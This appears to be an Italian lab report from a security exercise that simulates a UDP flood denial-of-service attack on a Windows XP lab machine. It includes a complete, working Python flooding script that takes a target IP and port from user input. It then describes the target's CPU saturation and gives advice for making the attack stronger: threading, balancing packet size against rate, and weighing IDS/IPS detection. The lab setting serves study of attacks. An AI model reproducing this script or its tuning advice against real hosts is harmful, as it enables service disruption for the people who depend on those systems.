Tipologia di attacco: Attacco Dos(Denial of service) simulazione di un attacco UDP flood


MACCHINA TARGET: Windows xp IP: 192.168.50.103


Per la realizzazione di questo attacco creiamo uno script in python utilizzando principalmente due librerie, il modulo socket e la libreria random. Il modulo socket serve ad instaurare una connessione con la macchina target, utilizzando IPv4 per instaurare le connessioni: socket.AF_INET e per inviare pacchetti di tipo UDP: socket.SOCK_DGRAM. Per quanto riguarda il modulo random invece lo sfruttiamo per creare la dimensione dei pacchetti da inviare. Il codice è suddiviso in due funzioni principali, la prima funzione serve appunto per instaurare la connessione e per creare i pacchetti, utilizzando un ciclo try/expect per la gestione degli errori mentre la seconda funzione è creata principalmente per gestire gli input dell'utente.

```
import socket
import random

# Funzione principale per simulare l'UDP flood
def udp_flood(target_ip, target_port, packet_size, packet_count):
    try:
        print("[DEBUG] Creazione del socket UDP")
        sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        print("\nInizio dell'attacco UDP flood")

        print(f"[DEBUG] Generazione del pacchetto di {packet_size} byte")
        packet = random.randbytes(packet_size)

        for i in range(packet_count):
            # Invio del pacchetto al target
            sock.sendto(packet, (target_ip, target_port))
            print(f"[DEBUG] Pacchetto {i + 1}/{packet_count} inviato a {target_ip}:{target_port}")

        print("\nAttacco completato con successo.")
    except Exception as e:
        print(f"Errore durante l'attacco: {e}")
    finally:
        print("[DEBUG] Chiusura del socket")
        sock.close()

# Funzione per gestire l'input utente
def main():
    print("Simulazione di un UDP flood")

    target_ip = input("Inserisci l'IP della macchina target: ")
    print(f"[DEBUG] IP Target inserito: {target_ip}")

    target_port = int(input("Inserisci la porta UDP della macchina target: "))
    print(f"[DEBUG] Porta Target inserita: {target_port}")
```

```
    packet_size = int(input("Inserisci la dimensione del pacchetto in byte (default: 1024): ") or
1024)
    print(f"[DEBUG] Dimensione pacchetto inserita: {packet_size}")

    packet_count = int(input("Inserisci il numero di pacchetti da inviare: "))
    print(f"[DEBUG] Numero di pacchetti inserito: {packet_count}")

    print(f"\nTarget: {target_ip}:{target_port}")
    print(f"Dimensione del pacchetto: {packet_size} byte")
    print(f"Numero di pacchetti: {packet_count}")

    udp_flood(target_ip, target_port, packet_size, packet_count)

if __name__ == "__main__":
    main()
```

Questa è la situazione iniziale della nostra macchina target, come si può notare l'utilizzo della cpu è pari quasi a 0, provando ad utilizzare la macchina il sistema si comporta correttamente senza subire ritardi o crush anomali.





Come si può notare l'utilizzo della CPU della macchina target una volta fatto partire lo script oscilla fra il 98% e il 100% questo significa che il nostro attacco è partito e sta causando effettivamente un rallentamento effettivo della macchina, tuttavia non riesce a farla crashare. Per portare a termine un vero e proprio crash del sistema o l'interruzione anomala di qualche servizio sarebbe necessario bilanciare lo script fra la grandezza dei byte e la velocità di trasmissione dei pacchetti, poiché per com'è sviluppato questo script l'invio dei pacchetti è sequenziale, mentre se utilizzassimo dei Thread per l'invio dei pacchetti questi partiranno in parallelo aumentando così la velocità di trasmissione. Senza threading, l'invio dei pacchetti avviene in sequenza, il che potrebbe non essere sufficiente a sovraccaricare un sistema ben dimensionato. Un difetto di utilizzare troppi thread è quello di sovraccaricare la macchina dell'attaccante riducendo quindi l'efficienza dell'attacco.

L'invio di pacchetti più grandi può saturare la larghezza di banda del bersaglio più velocemente. Tuttavia, c'è un limite massimo per la dimensione dei pacchetti UDP:

Il massimo teorico è **65,535 byte** (inclusi header), ma in pratica il limite effettivo dipende dal sistema operativo e dalla configurazione della rete.

Inoltre l'invio di pacchetti più grandi aumenta la probabilità che il traffico anomalo venga individuato da vari firewall e sensori IDS/IPS.

Un attacco efficace spesso combina:

- **Pacchetti più piccoli** inviati con **alta frequenza**, per aumentare il numero di operazioni richieste al bersaglio.
- **Pacchetti più grandi**, per saturare più rapidamente la larghezza di banda o la memoria.

Usare **thread** è una strategia efficace per aumentare la velocità di invio dei pacchetti e la pressione sul target.

Pacchetti più grandi aiutano a saturare la larghezza di banda e la memoria, ma devono essere bilanciati con la capacità del sistema di inviarli rapidamente.

Una combinazione delle due tecniche potrebbe risultare ottimale per massimizzare l'impatto.